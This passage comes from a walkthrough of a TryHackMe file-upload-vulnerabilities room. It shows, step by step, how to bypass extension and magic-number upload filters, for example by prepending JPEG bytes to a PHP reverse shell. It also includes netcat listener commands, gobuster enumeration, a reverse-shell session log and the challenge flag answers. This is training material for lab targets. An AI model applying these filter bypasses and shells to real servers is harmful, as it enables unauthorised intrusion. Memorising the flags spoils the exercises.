uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$
```

This is by no means an exhaustive list of upload vulnerabilities related to file extensions. As with everything in hacking, we are looking to exploit flaws in code that others have written; this code may very well be uniquely written for the task at hand. This is the really important point to take away from this task: there are a million different ways to implement the same feature when it comes to programming — your exploitation must be tailored to the filter at hand. The key to bypassing any kind of server side filter is to enumerate and see what is allowed, as well as what is blocked; then try to craft a payload which can pass the criteria the filter is looking for.

Now your turn. You know the drill by now — figure out and bypass the filter to upload and activate a shell. Your flag is in `/var/www/`. The site you're accessing is `annex.uploadvulns.thm`.

Be aware that this task has also implemented a randomised naming scheme for the first time. For now you shouldn't have any trouble finding your shell, but be aware that directories will not always be indexable...

<http://annex.uploadvulns.thm/privacy/>

annex.uploadvulns.thm/privacy/2020-11-16-20-11-29-php-reverse-shell.jpg.php5

```
nc -lvp 9001
```

What is the flag in `/var/www/`?


Answer: THM{MGEyYzJiYmI3ODIyM2FlNTNkNjZjYjFl}

Task 9 Bypassing Server-Side Filtering: Magic Numbers

We've already had a look at server-side extension filtering, but let's also take the opportunity to see how magic number checking could be implemented as a server-side filter.

As mentioned previously, magic numbers are used as a more accurate identifier of files. The magic number of a file is a string of hex digits, and is always the very first thing in a file. Knowing this, it's possible to use magic numbers to validate file uploads, simply by reading those first few bytes and comparing them against either a whitelist or a blacklist. Bear in mind that this technique can be very effective against a PHP based webserver; however, it can sometimes fail against other types of webserver.

Let's take a look at an example. As per usual, we have an upload page:



Magic Numbers

Select File

Upload

As expected, if we upload our standard shell.php file, we get an error; however, if we upload a JPEG, the website is fine with it. All running as per expected so far.

From the previous attempt at an upload, we know that JPEG files are accepted, so let's try adding the JPEG magic number to the top of our `shell.php` file. A quick look at the [list of file signatures on Wikipedia](#) shows us that there are several possible magic numbers of JPEG files. It shouldn't matter which we use here, so let's just pick one (`FF D8 FF DB`). We could add the ASCII representation of these digits (`\xFF\xD8\xFF\xDB`) directly to the top of the file but it's often easier to work directly with the hexadecimal representation, so let's cover that method.

Before we get started, let's use the `Linux` `file` command to check the file type of our shell:

```
muri@anonymised-terminal:/tmp$ file shell.php
shell.php: PHP script, ASCII text
```

As expected, the command tells us that the filetype is PHP. Keep this in mind as we proceed with the explanation.

We can see that the magic number we've chosen is four bytes long, so let's open up the reverse shell script and add four random characters on the first line. These characters do not matter, so for this example we'll just use four "A"s:

```
File Actions Edit View Help
AAAA
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
```

Save the file and exit. Next we're going to reopen the file in hexeditor (which comes by default on Kali), or any other tool which allows you to see and edit the shell as hex. In hexeditor the file looks like this:

File: shell.php	ASCII	Offset: 0x000000F0 / 0x0000157B (%04)
00000000 41 41 41 41	0A 3C 3F 70	68 70 0A 2F 2F 20 70 68
00000010 70 2D 72 65	76 65 72 73	65 2D 73 68 65 6C 6C 20
00000020 2D 20 41 20	52 65 76 65	72 73 65 20 53 68 65 6C
00000030 6C 20 69 6D	70 6C 65 6D	65 6E 74 61 74 69 6F 6E

Note the four bytes in the red box: they are all 41, which is the hex code for a capital “A” — exactly what we added at the top of the file previously.

Change this to the magic number we found earlier for JPEG files: FF D8 FF DB

File: shell.php	ASCII	Offset: 0x000000C4 / 0x0000157B (%04) M
00000000 FF D8 FF DB	0A 3C 3F 70	68 70 0A 2F 2F 20 70 68
00000010 70 2D 72 65	76 65 72 73	65 2D 73 68 65 6C 6C 20
00000020 2D 20 41 20	52 65 76 65	72 73 65 20 53 68 65 6C
00000030 6C 20 69 6D	70 6C 65 6D	65 6E 74 61 74 69 6F 6E

Now if we save and exit the file (Ctrl + x), we can use file once again, and see that we have successfully spoofed the filetype of our shell:

```
muri@anonymised-terminal:/tmp$ file shell.php
shell.php: JPEG image data
```

Perfect. Now let's try uploading the modified shell and see if it bypasses the filter!

The screenshot shows a web browser window with the title 'Magic Numbers'. The address bar contains 'demo.uploadvulns.thm/uploads/shell.php'. Below the address bar is a navigation bar with links to Kali Linux, Kali Training, Kali Tools, Kali Docs, Kali Forums, NetHunter, Offensive Security, and Exp. The main content area has a 'Select File' button and an 'Upload' button. Below these buttons, the text 'File successfully uploaded' is displayed. At the bottom of the page is a terminal window titled 'muri@anonymised-terminal:~/contracts/file-upload-vulns'. The terminal shows a reverse shell session where the user has connected from a host at 192.168.1.190 to the server at 192.168.1.228. The user runs 'htop' to check system load and processes, and then runs 'id' and 'whoami' commands to verify their privileges.

Magic Numbers

Select File

Upload

File successfully uploaded

```
muri@anonymised-terminal:~$ nc -lvpn 1234
listening on [any] 1234 ...
connect to [192.168.1.190] from (UNKNOWN) [192.168.1.228] 41870
Linux staging-web-server 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x8
6_64 x86_64 x86_64 GNU/Linux
 02:39:31 up 9 days, 18:09,  3 users,  load average: 0.64,  0.13,  0.04
USER   TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
root    pts/0    192.168.1.151  20:34   1:20m  0.03s  0.00s tmux a -t Dev
root    pts/1    tmux(129038).%0  Mon15   1:20m  0.69s  4.23s tmux new -s Dev
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
```

There we have it — we bypassed the server-side magic number filter and received a reverse shell.

Head to `magic.uploadvulns.thm` -- it's time for the last mini-challenge.

This will be the final example website you have to hack before the challenge in task eleven; as such, we are once again stepping up the level of basic security. The website in the last task implemented an altered naming scheme, prepending the date and time of upload to the file name. This task will not do so to keep it relatively easy; however, directory indexing has been turned off, so you will not be able to navigate to the directory containing the uploads. Instead you will need to access the shell directly using its URI.

Bypass the magic number filter to upload a shell. Find the location of the uploaded shell and activate it. Your flag is in `/var/www/`.

GIFs only please!

47 49 46 38 37 61

GIF89a

```
gobuster dir -u http://magic.uploadvulns.thm/ -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

/graphics (Status: 301)
/assets (Status: 301)

```
nc -lvp 9001
```

Grab the flag from /var/www/

Answer: THM{MWY5ZGU4NzE0ZDlhNjE1NGM4ZThjZDJh}

Task 10 Example Methodology

We've seen various different types of filter now — both client side and server side — as well as the general methodology for file upload attacks. In the next task you're going to be given a black-box file upload challenge to complete, so let's take the opportunity to discuss an example methodology for approaching this kind of challenge in a little more depth. You may develop your own alternative to this method, however, if you're new to this kind of attack, you may find the following information useful.

We'll look at this as a step-by-step process. Let's say that we've been given a website to perform a security audit on.

1. The first thing we would do is take a look at the website as a whole. Using browser extensions such as the aforementioned Wappalyzer (or by hand) we would look for indicators of what languages and frameworks the web application might have been built with. Be aware that Wappalyzer is not always 100% accurate. A good start to enumerating this manually would be by making a request to the website and intercepting the response with Burpsuite. Headers such as `server` or `x-powered-by` can be used to gain information about the server. We would also be looking for vectors of attack, like, for example, an upload page.
2. Having found an upload page, we would then aim to inspect it further. Looking at the source code for client-side scripts to determine if there are any client-side filters to bypass would be a good thing to start with, as this is completely in our control.
3. We would then attempt a completely innocent file upload. From here we would look to see how our file is accessed. In other words, can we access it directly in an uploads folder? Is it embedded in a page somewhere? What's the naming scheme of the website? This is where tools such as Gobuster might come in if the location is not immediately

obvious. This step is extremely important as it not only improves our knowledge of the virtual landscape we're attacking, it also gives us a baseline "accepted" file which we can base further testing on.

- An important Gobuster switch here is the `-x` switch, which can be used to look for files with specific extensions. For example, if you added `-x php,txt,html` to your Gobuster command, the tool would append `.php`, `.txt`, and `.html` to each word in the selected wordlist, one at a time. This can be very useful if you've managed to upload a payload and the server is changing the name of uploaded files.
1. Having ascertained how and where our uploaded files can be accessed, we would then attempt a malicious file upload, bypassing any client-side filters we found in step two. We would expect our upload to be stopped by a server side filter, but the error message that it gives us can be extremely useful in determining our next steps.

Assuming that our malicious file upload has been stopped by the server, here are some ways to ascertain what kind of server-side filter may be in place:

1. If you can successfully upload a file with a totally invalid file extension (e.g. `testingimage.invalidfileextension`) then the chances are that the server is using an extension blacklist to filter out executable files. If this upload fails then any extension filter will be operating on a whitelist.
2. Try re-uploading your originally accepted innocent file, but this time change the magic number of the file to be something that you would expect to be filtered. If the upload fails then you know that the server is using a magic number based filter.
3. As with the previous point, try to upload your innocent file, but intercept the request with Burpsuite and change the MIME type of the upload to something that you would expect to be filtered. If the upload fails then you know that the server is filtering based on MIME types.
4. Enumerating file length filters is a case of uploading a small file, then uploading progressively bigger files until you hit the filter. At that point you'll know what the acceptable limit is. If you're very lucky then the error message of original upload may outright tell you what the size limit is. Be aware that a small file length limit may prevent you from uploading the reverse shell we've been using so far.

You should now be well equipped to take on the challenge in task eleven

Task 11 Challenge

It's challenge time!

Head over to jewel.uploadvulns.thm.

Take what you've learned in this room and use it to get a shell on this machine. As per usual, your flag is in `/var/www/`. Bear in mind that this challenge will be an accumulation of everything you've learnt so far, so there may be multiple filters to bypass. The attached wordlist might help. Also remember that not all web servers have a PHP backend...

If you need a help, there are a series of hints [here](#).

Additionally, there is a full video walkthrough available for this challenge [here](#).

Hack the machine and grab the flag from `/var/www/`

```
gobuster dir -u http://jewel.uploadvulns.thm/ -w /usr/share/wordlists/dirb/big.txt -t 250
```

Hidden directory

```
/Content (Status: 301)
/ADMIN (Status: 200)
/Admin (Status: 200)
/admin (Status: 200)
/assets (Status: 301)
/content (Status: 301)
/modules (Status: 301)
```

Burpsuite

```
HTTP/1.1 200 OK
Server: nginx/1.17.6
Date: Mon, 16 Nov 2020 22:27:20 GMT
Content-Type: application/javascript; charset=UTF-8
Content-Length: 1579
Connection: close
X-Powered-By: Express
Access-Control-Allow-Origin: *
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Fri, 03 Jul 2020 22:16:52 GMT
ETag: W/"62b-17316c0f820"
```

```
$(document).ready(function(){let errorTimeout;const
fadeSpeed=1000;function setResponseMsg(responseTxt,colour)
{$("#responseMsg").text(responseTxt);if(!$("#responseMsg").is(":visible"))
{$("#responseMsg").css({"color":colour}).fadeIn(fadeSpeed)}else{$("#respon
seMsg").animate({color:colour},fadeSpeed)}clearTimeout(errorTimeout);error
Timeout=setTimeout(()=>
```

```

{${("#responseMsg").fadeOut(fadeSpeed)},5000} ${"#uploadBtn").click(function(){
n() ${("#fileSelect").click()}); ${"#fileSelect").change(function(){
const fileBox=document.getElementById("fileSelect").files[0]; const reader=new
FileReader(); reader.readAsDataURL(fileBox); reader.onload=function(event){
const text={success:"File successfully uploaded",failure:"No file
selected",invalid:"Invalid file type"}; $.ajax("/", {
data:JSON.stringify({name:fileBox.name,type:fileBox.type,file:event.targe
t.result}),contentType:"application/json",type:"POST",success:function(dat
a){let colour="";switch(data){case "success":colour="green";break;case
"failure":case
"invalid":colour="red";break}setResponseMsg(text[data],colour)}))});});

```

Gobuster

```

gobuster dir -u http://jewel.uploadvulns.thm/content -w
UploadVulnsWordlist.txt -t 250 -x jpg

```

```

/ABH.jpg (Status: 200)
/LKQ.jpg (Status: 200)
/SAD.jpg (Status: 200)
/UAD.jpg (Status: 200)

```

```
nc -l nvp 9001
```


Flag: THM{NzRlYTUwNTIzMzMwMWZhMzBiY2JlZWU2}

You can find me on:

LinkedIn:- <https://www.linkedin.com/in/shamsher-khan-651a35162/>

Twitter:- <https://twitter.com/shamsherkhannn>

Tryhackme:- <https://tryhackme.com/p/Shamsher>



For more walkthroughs stay tuned...

Before you go...

Visit my other walkthrough's:-

and thank you for taking the time to read my walkthrough.

If you found it helpful, please hit the 🙌 button 🙌 (up to 40x) and share it to help others with similar interests! + Feedback is always welcome!

[File Upload Vulnerability](#)[Tryhackme](#)[Tryhackme Walkthrough](#)[Tryhackme Writeup](#)[Owasp Top 10](#)[Follow](#)

Published in InfoSec Write-ups

49K Followers · Last published 11 hours ago

A collection of write-ups from the best hackers in the world on topics ranging from bug bounties and CTFs to vulnhub machines, hardware challenges and real life encounters. Subscribe to our weekly newsletter for the coolest infosec updates: <https://weekly.infosecwriteups.com/>

[Follow](#)

Written by Shamsher khan

335 Followers · 5 Following

Web Application Pen-tester || CTF Player || Security Analyst || Freelance Cyber Security Trainer

Responses (3)



What are your thoughts?

[Respond](#)



Samar
2 months ago

...

Thank you for the help



Reply



Akshay Chauhan
3 months ago

...

Thanks for sharing.



Reply



Muhammd Aslam
about 2 years ago

...

Thanks



Reply

More from Shamsher khan and InfoSec Write-ups



Shamsher khan

Intro to Python TryHackme

By Shamsher khna This is a Writeup of Tryhackme room “Intro to Python”

May 22, 2021 349 16




In InfoSec Write-ups by Ervin Zubic

Using Blockchain to Track Ransomware Threat Actors in 2024 and Beyond

Discover how blockchain is used to trace ransomware payments, uncover threat actor infrastructure, and disrupt cybercriminal networks.

Dec 25, 2024 27



In InfoSec Write-ups by Kamesh

How Quantum Computing Could Endanger Your Cybersecurity Career

What steps you can take to future-proof your career against this emerging technology.

Dec 25, 2024 16



...

The thumbnail features a penguin wearing a red tank top and black vest, lifting a barbell. To the left, there are like and dislike icons with the numbers 335 and 15 respectively. To the right, there's a binary code sequence (0101 01 01 010) and a cloud icon above the title. The title itself is 'Linux Strength Training' in large, bold, blue and white letters, with 'Guided room for beginners to learn/reinforce' in smaller text below it.

Shamsher khan

Linux Strength Training Tryhackme Writeup

By Shamsher khan This is a Writeup of Tryhackme room “Linux Strength Training”

May 8, 2021 15



...

[See all from Shamsher khan](#)

[See all from InfoSec Write-ups](#)

Recommended from Medium



In T3CH by Axoloth

TryHackMe | Training Impact on Teams | WriteUp

Discover the impact of training on teams and organisations

Nov 5, 2024

60



...

```
/language          (Status: 301) [Size: 335]
/components        (Status: 301) [Size: 337]
/api              (Status: 301) [Size: 330]
/cache             (Status: 301) [Size: 332]
/libraries         (Status: 403) [Size: 287]
/tmp               (Status: 301) [Size: 330]
/layouts            (Status: 301) [Size: 334]
```

 embossdotar

TryHackMe—Gobuster: The Basics—Writeup

Key points: Recon | Enumeration | Gobuster. Gobuster: The Basics by awesome TryHackMe! 🎉

◆ Oct 23, 2024 1



...

Lists



Natural Language Processing

1881 stories · 1516 saves



 Abhijeet kumawat

Day 6 of 30 Days—30 Vulnerabilities | Sensitive Data Exposure

Day 6: Mastering Sensitive Data Exposure—Essential Tricks & Techniques Based on Personal Experience and Valuable POCs

 Aug 8, 2024  101



...



 Abhijeet Singh

Advent of Cyber 2024 [Day 3] Even if I wanted to go, their vulnerabilities wouldn't allow it.

So, Let's Start with the Questions. I hope you already read the story and all the given instructions —

Dec 4, 2024 2



...

https://0a8400-180358c72f82d8c40900370081.web-security-academy.net/my-account/wiener

WebSecurity Academy Remote code execution via web shell upload

Submit solution Back to lab description >>

LAB Not solved

Home | My account | Log out

My Account

Your username is: wiener

Email

Update email

Avatar: No file selected.

Browse... Upload

 Vipul Jain

Exploiting unrestricted file uploads to deploy a web shell, File Upload Vulnerability series (Part...)

Deploying web shells, executing arbitrary commands on a server

Jul 22, 2024 7 2



...


 Sudarshan Patel

💡 Tryhackme | Gobuster: The Basics | Walkthrough 🚀

This room focuses on an introduction to Gobuster, an offensive security tool used for enumeration.

Nov 13, 2024  50

...

[See more recommendations](#)